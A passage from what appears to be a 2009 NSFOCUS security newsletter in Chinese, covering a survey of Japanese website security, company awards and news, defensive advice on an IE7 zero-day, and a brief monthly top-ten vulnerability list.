[3] 跨站请求伪造 http://www.cnblogs.com/HappyQQ/archive/2008/03/29/1128487.html

日本互联网站安全一瞥

国际拓展部 韩永刚

摘要：本文从日本的互联网站安全状况调研报告入手，分析在日本区域内 Web 网站所面临的一些安全问题及趋势，希望能够作为参考，对国内的网站安全有所启示。


关键词：日本 Web 安全　概述

日本的国土面积不大，但人口稠密度在亚太地区却绝对排在前列，再加上发达的经济，从而使得与 IT 及互联网相关的行业市场规模巨大。日本的 IT 市场，是中国的 1.7 倍左右。根据全球知名咨询公司的统计，日本的信息安全市场规模，在亚太区（包括中国在内）能够占据 26%，目前仍超过中国市场，尽管这一对比在未来几年会发生转变。

日本较之欧美，虽然互联网的普及率依然达不到他们的水平，但日本的企业 IT 化程度已经很高，使得除了一些劳动密集型行业，都对 IT 有较大的依赖。这与国内的情形有所不同。在国内来说，IT 化程度较高的企业或组织依然分布在一些重点行业，比如金融、电信、能源、交通等，而一般的制造业与中小企业的 IT 化仍显滞后。

日本众多企业网站的应用，可以大致分为两类：一是实体企业为进行营销推广接触客户所建立的企业网站；二是直接利用 WEB 网站进行业务运作，以达成直接盈利目的的企业，如电子商务类、金融、物流等。


根据日本本土的知名安全咨询服务公司 NRI Security 08 年针对日本企业的 WEB 网站安全状况的调查发现，在被调查的企业的网站中（包括采用 PC 及手机访问的网站），2007-2008 财年中，有 41% 的网站可以被非法访问，30% 的网站，有严重的信息泄漏危险。这些被调查的企业涉及面很广，包括金融业、信息通信、服务业、制造业、物流业等，企业规模也从几十人的小企业到万人以上规模的大型企业集团。



日本网站安全缺陷比例（来源 :NRI Secu-rity)


从调查情况，可以看出，在日本的网站安全问题中，可导致跨站脚本攻击及 SQL 注入攻击发生的安全隐患是最多的，而权限升级、欺诈方面的问题，由于之前几年不断有多种安全措施得以实施，比例相对较小。SQL 注入问题与跨站脚本（XSS）问题之所以会占到最大的比例，是由于：1. 这两种攻击实施起来相对简单，攻击的变化也比较快；2. 企业虽然也已经采取了一些防范的措施，但是由于网站是在不断的更新变化的，因此会产生不少被遗漏的角落。尤其在网站升级、维护发生之后。从下图的统计也可看出，针对这两种攻

击，完全没有采取防护手段的网站，比例是很少的，但很多网站都是由于遗漏的问题，此两种流行攻击仍然存在很高的发生可能性。




由此可见，安全的防护是一个动态持续的过程，尤其对于网站这类内容更新变化极快的业务，是需要周期性的，持续性的措施及防护的。可能采取的措施：一是可以通过加强在开发阶段的安全措施来进行；二是加强开发结束后对网站安全漏洞的审查；三是可采用一些自身能够不断更新的防护类设备。

值得注意的是，日本的另外一家从事安全服务的大型企业 LAC 的报告中，还特意指出了 2008 年上半年，针对日本的 SQL 注入攻击中，很多的攻击来自中国，导致了网页篡改、信息盗取等一系列问题。由于中国地下产业问题，使得很多的攻击工具也外流到了国外。2008 年 5 月至 7 月间，发生的大规模 SQL 注入攻击，使得日本的互联网站感受到了更严重的压力。不过这轮攻击的起因其实与中国关系不大，中国也是受害的重灾区。此间席卷全球的自动化 SQL 注入攻击风暴，主要针对 ASP 页面，其始作俑者来自西方。从以下 LAC 统计的数据也可以看到 08 年 6-7 月间，SQL 注入所产生的两类安全问题的分布比例，其中红色表示内容篡改，蓝色是盗取信息。可以看到 7 月间导致的网页篡改问题明显增多，这与国内当时被攻击的情形是类似的。



SQLInjection 攻击时间的分布（来源：LAC 计算机安全研究所）

除了普通 Web 网站的安全问题，另外一个有趣的现象是 NRI 还专门针对为手机等移动用户提供服务的网站进行了安全评估，发现其中也存在不少安全隐患。当然相比于普通的网站，这方面的影响会小很多。对于移动服务网站如此关注的原因，是由于日本是世界上最早开始进行 3G 商用的国家之一，因此其移动通信业务中，与 3G 相关的数据服务业务发展相当繁荣。对于普通用户来说，众多的 3G 业务，已经融入其生活，比如手机钱包、导航、音乐下载、手机电视、在线购物、网络游戏等等。这就是为何日本国内会如此重视移动服务网站安全的原因。



移动网站与普通 PC 网站安全问题比率的对比（来源：NRI Security）

在这部分中，我们会发现在大多方面，面向手机用户的网站安全问题要少于普通网站，原因是由于手机的功能及显示区域大小的限制，使得移动数据服务的复杂度要远远低于普通的互联网数据服务，因此面向移动用户提供服务的网站架构往往没有普通的网站复杂，且互动性的服务内容与复杂功能相对较少，因此直接降低了安全隐患。

但有一点是个例外，在“Session ID 猜测”一项上，面向手机用户的网站，却存在着更多的安全问题。Session ID 猜测有可能造成更多的假冒访问。造成此问题突出的原因之一在于，移动服务网站常常会采用随机数的方法，把用户的 Session ID 隐藏在 URL 中发送。但由于移动设备进行互联网访问时，发送 URL 的字符长度受限制，使得这种随机计算的复杂度不足，因此使得 Session ID 猜想的难度降低。原因之二是由于众多的“内容转换服务器”的内在安全缺陷导致的。内容转换服务器用户将普通的 Web 内容，转换成可用于移动电话网络传输的格式，比如 cHTML（精简超文本），HDML（handheld device markup language）等。而除了普通内容转换，一些内容转换服务器还会自己生成 Session ID，替换原来的。这样一来，一旦服务器中的安全措施出现缺陷，也会导致 Session ID 猜测攻击的成功率提升。

总的来说，当面对移动用户的数据业务相对比较少的时候，甚至很多网站都是只针对手机用户时，安全问题就会相对较少，因为很多通用的攻击工具及攻击方法此时难以奏效。而随着 3G 业务的普及，以及终端计算能力的不断提升，这方面的安全问题也会不断显现出来。比如在日本，HSDPA 商用使得更多更丰富的移动数据业务可以进行，随之安全问题也会继续增加。而这种情况，对于已经启动 3G 业务的中国，也需要我们充分考虑。

从日本 Web 网站所面临的安全问题的一个侧面可以看出，在网站业务应用不断丰富的今天，更多的业务及资金流集中在这个平台上，从而必然会产生更多的安全问题。这在 IT 化程度较高，互联网及移动业务发达的日本已经体现出来，同时也正在中国逐步显现。因此网站安全是互联网商业模式中的关键问题。

网站安全问题的解决需要进行全方位的考虑，这其中包含开发安全、服务器系统评估加固、代码的审核、数据库安全、网站应用安全扫描评估、应用入侵防御（如部署 WAF）、补偿措施等诸多方面。绿盟科技也在针对这些方面进行持续的研究，提出相应的解决方案。在 2008 年，绿盟科技已经针对国内的众多政府、金融、企业网站提供了优质的防护。同时在海外市场上，绿盟科技也正在努力将我们的核心技术与海外区域市场的用户需求相结合，提出新的解决方案与业务模式。相信绿盟科技在海外市场的努力与实践成果，也一定能够为国内的广大用户所借鉴。

市场动态

绿盟科技与微软建立 MAPP 合作伙伴关系

从 2009 年 3 月起，绿盟科技可以提前获得有关微软月度安全公告的信息以评估所造成的威胁，并为我们共同的客户提供更及时的保护。

绿盟科技已经加入微软的 MAPP（Microsoft Active Protections Program）项目，今后可以在微软每月发布安全更新之前获得漏洞信息，因此可以为客户提供更及时有效的保护。

绿盟科技市场总监李晴山先生说：“安全是对一个行业的挑战。加入了 MAPP 项目，绿盟和微软会继续兑现彼此对行业合作的承诺，以帮助保护客户。”

能够更早地得到漏洞信息，客户就能够更多地受益于冰之眼 NIPS 和极光扫描器改进所带来的安全保护。

微软可信任计算产品管理中心总监 Mark Miller 说：“我们的合作伙伴与我们有同样的梦想，那就是通过行业协作保护全世界的 Internet 用户。没有哪家公司可以独立完成这个任务，这就是我们为什么与绿盟来携手推进和提高安全事业。”

有关 MAPP 的更多信息，请访问

http://www.microsoft.com/security/msrc/mapp/overview.mspx

高新技术企业重新甄别 绿盟科技首批通过获证

2009 年 3 月，绿盟科技获得了由北京市科委、北京市财政局、北京市国家税务局、北京市地方税务局联合颁发的《高新技术企业证书》，成为国家高新技术企业重新认定工作开展后第一批获得证书的高新技术企业。

2008 年 4 月，经国务院批准，科技部、财政部、国家税务总局联合发布《高新技术企业认定管理办法》和《国家重点支持的高新技术领域》，全国重新认定高新技术企业，新的认定办法以企业核心自主知识产权、科技成果转化能力、研究开发组织管理水平、总资产和成长性指标作为主要指标，对企业研究开发费用占销售收入的比例、高新技术产品（服务）收入占企业总收入的比例、科技人员占企业职工总数的比例等做了严格的考核规定。绿盟科技各项指标均达到甚至超过办法规定，成为北京市 16000 多家申请企业中第一批取得《高新技术企业证书》的企业之一。证书的取得是对绿盟科技高新技术研究、转化、发展等综合能力的肯定。

为了进一步促进高新技术产业发展，国家出台了一系列措施支持高新技术企业，并投入巨额资金帮助企业发展，绿盟科技将借助国家高新技术企业的政策支持，努力发挥自己在安全领域的技术特长，以更加富有成效的安全解决方案回馈广大用户。

高新技术企业新证书

绿盟科技荣获通信产业报最具竞争力网络安全解决方案编辑选择奖

春节前，绿盟科技收到了通信产业报颁发的“2008 通信产业编辑选择奖之最具竞争力的网络安全解决方案”奖牌，获奖项目是绿盟科技针对业务驱动安全建设推出的“基线安全建设方案”，这套方案经过严格评选最终获得了该报的年终编辑选择大奖，体现出绿盟科技在电信行业信息安全建设方面做出的努力获得了业内的重视与应用。

基于对安全基线的研究，绿盟科技推出了针对运营商行业的安全基线框架，结合用户对安全评估工具的实际应用需求，自主研发了适用于通用基线安全评估使用的极光（AURORA）系列产品——极光安全配置核查系统与极光远程安全评估系统。应用上述工具，可以快速、有效地开展基于行业安全基线规范的日常安全检查工作，促进运营商安全体系建设的开展，降低总体投入成本。

编辑选择奖是通信产业报（网）的年度重要奖项。每年由通信产业报（网）编辑记者慎重选择，并联合运营商，以专家观点为参考，总结出年度最受青睐的产品，评选结果年底隆重推出。获奖结果不仅仅代表媒体观点，更是市场选择的目标。评选产品覆盖了通信市场的方方面面，是目前业界最为权威和全面的年终评选，通信产业报社将以全体编辑的名义向产业推荐获奖产品技术。

通信产业报最具竞争力网络安全解决方案编辑选择奖

绿盟科技获中国信息产业商会信息安全产业分会奥运信息安全保驾护航贡献奖

春节前夕，中国信息产业商会信息安全产业分会举办了第 29 届北京奥运会及残奥会信息安全会员表彰大会，大会为绿盟科技颁发了“第 29 届北京奥运会及残奥会信息安全保驾护航贡献奖”。

国家奥组委技术部贾胜文副部长充分赞扬了中国信息产业商会信息安全产业分会会员在第 29 届奥运会期间所发挥的作用，行业协会员企业在北京奥运会、残奥会期间提供了积极、无私的支持，面对比历届奥运会更加严酷的局面，在政府、行业、企业共同团结协作下，圆满完成了信息安全防护工作。分会常务副理事长屈延文代表分会感谢了会员企业为北京奥运会及残奥会的信息安全保障工作做出的贡献。

作为第 29 届奥运会安全保卫工作协调小组技术保障单位，绿盟科技在奥组委、公安部、工业和信息化部等主管部门的指导下，凭借在安全方面的技术实力，通过对国内外恶意代码、拒绝服务、Web 攻防及其它安全事件的信息实时反应、周密分析，形成处理意见并第一时间完成现场或远程处置服务，不仅协助公安部、第 29 届奥运会安保工作小组、CNCERT/CC、北京市信息办等多个主管部门完成奥运技术保障应急工作，还出色完成了政府、金融、电信、能源、运输等多家行业用户的奥运安保任务，确保了奥运信息系统和公共事业设施信息系统信息的畅通无阻。

中国信息产业商会信息安全产业分会
奥运信息安全保驾护航贡献奖

绿盟科技领取奥运安保贡献奖

绿盟科技荣获赛迪网“2008 年度安全盘点”年度最佳自主创新奖

近日，绿盟科技获得了由赛迪网颁发的“年度最佳自主创新奖”。该奖项是赛迪网 2008 安全大盘点活动成果的集中展现，赛迪网 “2008 安全厂商风云榜” 专题对本次活动做了详细报道。

本次绿盟参评产品是在国内首家推出的入侵保护系统——“冰之眼” NIPS。作为在线部署的安全产品，凭借实时、主动、全面的网络保护、应用防护和内容管理功能，绿盟 NIPS 获得了网友们的一致认同。在推出后的几年间，绿盟科技 “冰之眼” NIPS 凭借优良的性价比，连续三年蝉联国产 IPS 市场份额第一。

2008 年，绿盟科技又推出了云安全计划，在网站挂马检测上又走在第一步，是国内主流安全厂商首个推出云安全解决方案的厂商。凭借着多年来一直专注于自主研发、技术创新的显著特点，绿盟科技一举获得赛迪网 “年度最佳自主创新奖”。绿盟科技将以此为动力，用更加优良的产品和服务回报广大客户。

赛迪网 “2008 年度安全盘点” 年度最佳自主创新奖

绿盟科技荣膺《通信世界》周刊 2008 年度网络业务安全贡献奖

业内知名刊物《通信世界》周刊在 2008 年的最后一期中，对通信设备制造业的运维、支撑、安防工作进行了大盘点，针对年度行业表现优秀企业的综合实力、支撑能力、杰出表现及安全贡献评选出多项年度大奖，绿盟科技因在奥运期间及全年度的优秀安全保障表现，荣膺报社 “网络业务安全贡献奖”。

作为国内有典型代表意义的重要行业，

《通信世界》周刊 2008 年度网络业务安全贡献奖

绿盟科技始终在关注电信运营商业务网络的发展。自 2001 年参与中国吉通全网安全建设项目和中国电信网络评估项目开始，绿盟科技始终贴合电信运营商行业的业务特点和安全需求，持续不断地为运营商用户提供优秀的安全产品和专业的安全服务。至今已经发布了包含冰之眼、极光、黑洞、矩阵在内的 4 条产品线、共 11 大产品类别。并建立了完善的专业安全服务体系（NSPS），具备国内最高级安全服务资质，连续多年被评为“值得信赖的安全服务品牌”。

2008 年，为了做好举世瞩目的北京奥运会安保工作，绿盟科技积极与国家主管机构和几大电信运营商开展合作，针对性的制定奥运安保相关服务内容，组建覆盖全国的奥运安保服务团队，通过快速通畅的信息通报、专业细致的安全值守、高效及时的应急响应在奥运期间为各省运营商提供了有力的安全保障。奥运结束后，绿盟科技因为出色的安全服务工作受到了多家运营商的信件表扬与颁奖鼓励。

自成立的八年来，绿盟科技的每一步成长，均离不开国内运营商用户的支持与认可，我们愿意一如既往的为运营商用户的安全建设贡献自己的一份力量。

绿盟 IPS/SG 荣获计算机世界年度产品奖

2008 年 12 月 26 日，在《计算机世界》报社举行的“2008 年度产品奖颁奖活动暨客户交流会”上，绿盟科技冰之眼 IPS 入侵保护系统 / 冰之眼 SG 安全网关两款产品荣获网络 / 安全类年度产品奖。在参选的 80 余款产品和解决方案中，绿盟科技的安全产品以其业内领先的地位以及卓越的性能与技术特性，在 2008 年市场表现优异，获得用户的一致认可。

本次活动由计算机世界报社主办，计算机世界实验室承办、计算机世界方案评估中心、计算机世界报相关专刊等协办，相关工程师和专家共同组成评审组，对所有参选产品进行评选。评价体系基于计算机世界实验室测试结果，并涵盖产品的设计、构成、价格和方案等诸多方面，以求让产品的多方面优势淋漓尽致地发挥出来，从中优选最佳产品作为计算机世界年度产品与方案奖。

一年一度的“计算机世界年度产品奖”评选自 1999 年创立以来，始终以“专业、客观、公正”的评选原则，成为中国 IT 业界最具价值的年度产品奖项。绿盟科技产品市场部产品市场经理陈星霖、刘玮作为公司代表领奖，并与到场用户做了现场交流。

冰之眼入侵保护系统荣获计算机世界 2008 年度产品奖

冰之眼安全网关荣获计算机世界 2008 年度产品奖

颁奖现场

绿盟产品再次斩获中国计算机报 2008 年度编辑选择奖

2008 年 12 月 15 日，中国计算机报、中国计算机行业网、CIO360 网站同时发布，绿盟冰之眼 ICEYE2008P、绿盟极光远程安全评估系统、绿盟冰之眼安全网关 ICEYE SG1210 获得安全类产品中国计算机报编辑选择奖。

中国计算机报和中国计算机行业网的资深编辑们依托 2008 年中国计算机报 IT 实验室的评测数据，以及在外观、功能、创新性、人性化、环保等多方面的综合考量，先后从数十条产品线、千余款产品中遴选优者，为企业和用户提供产品选购参考。

绿盟冰之眼 ICEYE2008P
荣获中国计算机报 2008 年度编辑选择奖

绿盟产品再度获此年度殊荣，充分显示了绿盟 IPS/RSAS/SG 产品卓越的竞争力以及业内传媒对我们的认可。该奖项的评选已经连续举办了六届，绿盟科技产品连续多年获得资深业内编辑的推荐。由华尔街引发的美国金融危机波及全球，让人们在这个冬天感到了阵阵寒意。作为新兴经济体的中国正日益成为世界关注的焦点，然而毋庸讳言，外部需求减弱的影响已经从虚拟经济扩展到了实体经济。IT 企业正在面临着严峻的考验。真金不怕火炼，在危机与机会并存的市场上，具备强大研发能力和技术实力的 IT 企业自然会脱颖而出。

绿盟极光远程安全评估系统
荣获中国计算机报 2008 年度编辑选择奖

绿盟冰之眼安全网关 ICEYE SG1210
荣获中国计算机报 2008 年度编辑选择奖

绿盟科技承办内蒙古自治区区直机关网络技术人员交流与培训会

2008 年年底，由内蒙古自治区人民政府信息化办公室、内蒙古信息化推进联合会和内蒙古信息化教育与考试中心联合主办，绿盟科技承办的第 29 期内蒙古自治区区直机关网络技术人员交流与培训会，在呼和浩特国航大厦三楼凤凰厅成功举行。内蒙古自治区政府和党委的直属机关（各厅局委办）、武警部队、边防总队、各电信 运营商、部分高校等单位相关领导和技术负责人出席了会议。

会上，绿盟科技北京分公司总经理吕韬代表公司，针对绿盟科技的历史发展及现状、创新力和未来做了整体介绍 。同时，北京分公司咨询设计部经理查正朋做了主题为“打造安全健康的绿色网络”的精彩演讲。培训会上，绿盟科技提出了“敏捷安全，危机归零”的理念，得到与会代表们的高度认同。

技术动态

绿盟科技参加政务网络和信息安全奥运保障工作总结研讨会

2008 年 12 月 19 日，市信息办和奥组委技术部在北京国际会议中心组织召开政务网络和信息安全奥运保障工作总结研讨会。绿盟科技作为奥运政务网络应急保障支撑单位应邀参加会议并获得大会颁发的奖牌。

奥运前夕，绿盟科技配合北京信息安全测评中心对信息安全事件进行梳理，确保了应急人员和抗拒绝服务攻击工具随时处于可用状态，并在用户提出应急支援需求时迅速动员，提供了及时的应急技术支援。此外，绿盟科技还积极协助用户完善拒绝服务攻击事件防范和应急处置流程及预案模板，对相关部门的技术人员提供抗拒绝服务攻击技术及工具培训；协助建立开展抗拒绝服务应急演练的基础环境。协助政务用户开展抗拒绝服务攻击专项应急演练。

奥运期间，绿盟科技在北京市信息办、北京信息安全测评中心等部门的指导下，承担了重要政务信息网络安全保障和应急支援工作。及时向主管单位提供最新的安全漏洞、安全补丁、安全建议及北京市范围内影响较大的信息安全事件，对相关部门提供应急值守服务，对于特别重大的活动，还组织技术人员和专用工具，参与现场值班，出色地完成了用户交代的每一项任务。用户对绿盟科技安全技术人员的技术能力和服务水平给予了充分肯定!

此次会议共有 161 家单位 300 余人参会。会议总结了奥运期间政务网络和信息安全的保障工作，部署了 2009 年政务网络和信息安全管理重点工作，表彰了奥运政务网络和信息安全保障先进单位，介绍交流了保障经验。

奥运政务网络和信息安全优秀服务企业奖牌

绿盟科技预先防范 IE7 0day 漏洞

E7 0day 漏洞——年末的又一枚炸弹

12 月 9 日，IE7 浏览器惊爆出现一个新的漏洞……

微软至今未提供该漏洞补丁，该漏洞被确认为 0day 漏洞……

此漏洞被发现后通过地下漏洞黑市交易而扩散，进而被大量“挂马”攻击者所使用……

该漏洞与 Microsoft Internet Explorer 7 紧密相关，如果 HTML 文件中有错误格式的标签，可以导致微软 IE 7 浏览器使用已被释放的内存作为虚函数指针进行调用。利用此漏洞可以执行任意恶意代码。

0day——黑色地下产业链的大礼

信息安全意义上的 0Day 漏洞是指在安全补丁发布前被了解和掌握的漏洞信息。

2005 年 12 月 8 日，几乎影响 Windows 所有操作系统的 WMF 漏洞在网上公开，虽然微软在 8 天后提前发布了安全补丁（微软的惯例是在每月的第一个周二），但就在这 8 天内出现了二百多个利用此漏洞的攻击脚本。漏洞信息的公开加速了软件生产企业的安全补丁更新进程，减少了恶意程序的危害程度。但如果是不公开的 0Day 呢？WMF 漏洞公开之前，又有多少人已经利用了它？是否有很多 0Day 一直在秘密流传？

看不见的才是最可怕的，这就是 0Day 的真正威胁。

正由于利用 0day 漏洞可以一击必中，所以在国内外已经形成了 0day 的地下市场。0day 带来的潜在经济利益不可忽视，而其将来对信息安全的影响以及危害更是不能轻视。

绿盟科技走在 IE7 0day 之前

绿盟科技在长期的漏洞挖掘和分析研究中，发现了 0day 漏洞的危害，尤其网页挂马横行的今天，类似于 IE7 0day 漏洞会给黑客带来巨大的利用价值。而传统的补丁修补或是漏洞分析都不能有效地抵御 0day 漏洞。

绿盟科技为此研究了基于恶意行为模式分析的防御手段，通过这种防御方式，不管恶意软件利用了已知或是未知漏洞，都能够有效地检测和发现。这种方式与基于特征分析的防御手段相比，最大的优势在于前者不需要去具体分析某一恶意软件的特征，也就不需要因为跟踪最新的木马或是漏洞而疲于奔命，能够真正防御“未知”的恶意软件。

早在 2008 年 5 月，绿盟科技的“矩阵”内网安全管理系统中就增加了网页防挂马功能，该功能基于软件的行为进行智能分析，可以防御各种已知和未知的基于 Heapspray 技术实现的网页挂马。

经过测试已经确认，矩阵网页防挂马功能能够检测和防护针对上述 IE7 0day 漏洞的攻击:

矩阵内网安全管理系统的产品详情请参见:
http://www.nsfocus.com/1_solution/1_2_5.html

关于 IE 0day 的专家建议

■ 暂时不要使用 IE 7 浏览器，可以使用 Opera 或 Firefox。

■ 在 IE 安全设置中禁用 JavaScript，虽然不能阻止漏洞的触发但可能有助于增加攻击者利用漏洞的难度。

■ 为 IE 打开系统的数据执行保护功能:

我的电脑 -> 属性 -> 高级 -> 性能 -> 设置 -> 数据执行保护

■ 选择“除所选之外，为所有程序和服

务启用数据执行保护”

■ 确认下面的框里“Internet Explorer”前没有打勾。

■ 将杀毒软件的病毒库及时升级到最新版本。

更多详细信息请参见:

http://www.nsfocus.net/index.php?act=alert&do=view&aid=95

绿盟科技出席“网络管理技术大会”

2008 年 11 月 27 日，由中国电子信息产业发展研究院（赛迪集团）、中国计算机用户协会、中国绿色推进联盟联合举办的 2008 年网络管理技术大会（第 6 届），在世纪金源大饭店成功召开。

会上，产品市场部刘玮代表公司做了题为《让您的安全变得简单》的精彩演讲，演讲从中国安全硬件市场的细分子市场谈起，重点阐述了 UTM 类产品应具备的特点，以及公司安全网关（UTM）的产品性能优势，赢得与会代表的密切关注，会后纷纷要求作进一步的交流。

产品市场经理刘玮正在做精彩演讲

产品动态

绿盟科技推出业界首款通过第三方权威评测的万兆线速 IPS 产品

12 月初，绿盟科技宣布，继占据 08 年上半年国内 IPS/IDS 市场排名首位之后，其自主研发的“冰之眼”入侵保护系统 4000P 也于近期顺利通过中国软件评测中心（CSTC）的严格测试，由此成为业界首款通过第三方权威评测的 10G IPS。这标志着绿盟科技的“冰之眼”IPS 已经达到国际领先水平，将在万兆 IPS 的发展历程上抹上浓厚的一笔。

CSTC 主持的本次测试，主要参照 CSTC IPS 测试规范和 RFC2544 网络基准测试要求，对吞吐量、时延、TCP/UDP 背景压力处理性能、并发连接数、每秒新建连接数、攻击检测与阻断率等多项内容进行了严格的测试。在所有测试项目中，“冰之眼”4000P 均表现出色，取得了优异的测试数据。

网络层性能测试项目，测试方使用 SmartBits 6000B 和 TestCenter SPT-2000A 测试仪，进行单端口和多端口吞吐量测试。从 64 字节到 1518 字节等多种包长的测试流量下，“冰之眼”4000P 吞吐率均达到 100%，达到了双向线速转发，并且全部检测同时阻断混杂在正常流量中的攻击行为。

应用层性能测试项目，“冰之眼”4000P 在使用 Avalanche/Reflector 混合模拟的 HTTP 流量中，能够同时维持处理超过 350 万的并发连接。

攻击检测与阻断项目测试中，“冰之眼”4000P 同样取得了优异的成绩，检测并阻断了全部的攻击行为。

作为国内 IPS 领先品牌，“冰之眼”IPS 自 2005 年上市以来，已经获得超过 20 项第三方评测奖项和荣誉，并连续几年在 IDC

市场报告中，一直占据国产 IPS 产品市场占有率的第一位置。面向下一代 10G 以太网的“冰之眼”4000P，将通过不断创新，为用户提供更快、更全面的高性能入侵保护解决方案，持续满足客户的需求，继续领跑 IPS 市场。

绿盟科技黑洞抗拒绝服务系统被列入 2008-2009 年国家重点新产品计划项目

近日，国家科技部公布了 2008-2009 年国家重点新产品计划立项项目评选结果，绿盟科技黑洞抗拒绝服务系统名列其中。列入国家重点新产品计划，表明项目的创新性强、技术含量高，拥有自主知识产权，市场前景广阔，是对行业共性技术有显著带动作用的高新技术产品。

国家重点新产品计划（以下简称新产品计划）是科技部 1988 年推出的一项政策性扶持计划。旨在引导、推动企业和科研机构的科技进步和提高技术创新能力，促进我国产业结构的优化和产品结构的调整，充分发挥产品创新在国家创新体系中的作用。

绿盟科技在抗拒绝服务研究上有着深厚的历史，从 2001 年推出国内第一款黑洞抗拒绝服务系统，到 2008 年奥运前期在运营商骨干网络大规模部署，充分保障了奥运基础设施免受 DDoS 的攻击。至此，绿盟科技已经为各类客户提供了总计近 1000G 的防护容量，不仅能够针对海量的流量型 DoS 进行防护，还能够有效防护诸如 CC 这样的低流量应用型攻击，真正做到了魔高一尺，道高一丈。

NSFOCUS 2009年1月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2009-01-15 Oracle 2009 年 1 月紧急补丁更新修复多个漏洞

NSFOCUS ID: 12854

http://www.nsfocus.net/vulndb/12854

综述：

Oracle Database 是一款商业性质大型数据库系统。

Oracle 发布了 2009 年 1 月的紧急补丁更新公告，修复了多个 Oracle 产品中的多个漏洞。这些漏洞影响 Oracle 产品的所有安全属性，可导致本地和远程的威胁。其中一些漏洞可能需要各种级别的授权，但也有些不需要任何授权。最严重的漏洞可能导致完全入侵数据库系统。

危害：

攻击者可能利用这些漏洞控制数据库系统，盗取或篡改敏感信息。

2. 2009-01-14 Microsoft Windows SMB NT Trans2 请求远程拒绝服务及代码执行漏洞（MS09-001）

NSFOCUS ID: 12852

http://www.nsfocus.net/vulndb/12852

综述：

Windows 是微软发布的非常流行的操作系统。

Microsoft 服务器消息块（SMB）协议软件处理特制 SMB 数据包的方式存在安全漏洞，未经认证的远程攻击者可以在 NT Trans2 请求中指定畸形的值导致内核忙碌，必须重启系统才能恢复操作。

危害：

攻击者可能利用此漏洞对受害者系统进行拒绝服务攻击，甚至控制受害者系统。

3. 2009-01-13 Microsoft Windows SMB WRITE_ANDX 处理拒绝服务漏洞 (MS09-001)

NSFOCUS ID: 12383

http://www.nsfocus.net/vulndb/12383

综述：

Windows 是微软发布的非常流行的操作系统。

Windows 的 srv.sys 驱动处理畸形 WRITE_ANDX SMB 报文的方式存在内核拒绝服务漏洞，如果未经认证的远程攻击者能够向使用命名管道端点的接口发送 WRITE_ANDX 报文的话，就可以触发这个漏洞。

危害：

攻击者可能利用此漏洞对受害者系统进行拒绝服务攻击。

4. 2009-01-08 OpenSSL EVP_VerifyFinal 函数签名验证漏洞

NSFOCUS ID: 12818

http://www.nsfocus.net/vulndb/12818

5. 2009-01-12 Sun Solaris rpc.metad 远程拒绝服务漏洞

NSFOCUS ID: 12834

http://www.nsfocus.net/vulndb/12834

综述:

Solaris 是一款由 Sun 开发和维护的商业性质 UNIX 操作系统。

如果远程攻击者向 Solaris 提交了恶意 RPC 请求的话，就会导致 rpc.metad(1M) 崩溃，服务和 Solaris 卷标管理器（SVM）命令会失效。

危害:

攻击者可能利用此漏洞对受害者系统进行拒绝服务攻击。

6. 2009-01-04 Nokia S60 系列手机畸形短信 / 彩信远程拒绝服务漏洞

NSFOCUS ID: 12800

http://www.nsfocus.net/vulndb/12800

综述:

Nokia S60 系列是运行 symbian 平台的智能手机。

从 S60 2.6 开始，如果消息中包含有可能为邮件地址的发送地址（如包含有 @ 字符）的话，就只会显示消息的发送者而不是 TP 来源地址。这时如果邮件消息大于 32 个字符，S60 设备就无法显示消息或说明收到了消息。尤其是对于 S60 2.6 和 3.0 版本，之后也无法接收到任何短信消息，必须通过将设备重置为出厂状态（输入*#7370#）才能恢复。

危害:

攻击者可能利用此漏洞对受害者系统进行拒绝服务攻击，甚至造成用户数据丢失。

7. 2009-01-07 Mozilla Firefox xdg-open mailcap 文件远程代码执行漏洞

NSFOCUS ID: 12817

http://www.nsfocus.net/vulndb/12817

综述:

Firefox 是一款开放源码的 WEB 浏览器。Firefox 在调用 /etc/mailcap 检测默认的关联应用程序之前没有正确地验证文件的 mime-type，对于音频或 PDF 文件等 mime 类型，Firefox 使用 xdg-open 为默认的应用程序。由于 xdg-open 本身会检测 mime 类型（或要求桌面管理器检测），嵌入了伪造 mime-type 的页面会导致执行恶意程序。

危害:

攻击者可能利用此漏洞诱使受害者打开包含伪造 mime-type 的页面，从而控制受害者系统。

8. 2009-01-15 Cisco IOS HTTP Server 多个跨站脚本漏洞

NSFOCUS ID: 12856

http://www.nsfocus.net/vulndb/12856

综述:

Cisco IOS 是思科网络设备所使用的互联网操作系统。

如果 Cisco IOS 中启用了 HTTP Server 的话，攻击者就可以通过向服务器端二进制程序 / 脚本提交无效参数执行跨站脚本攻击。

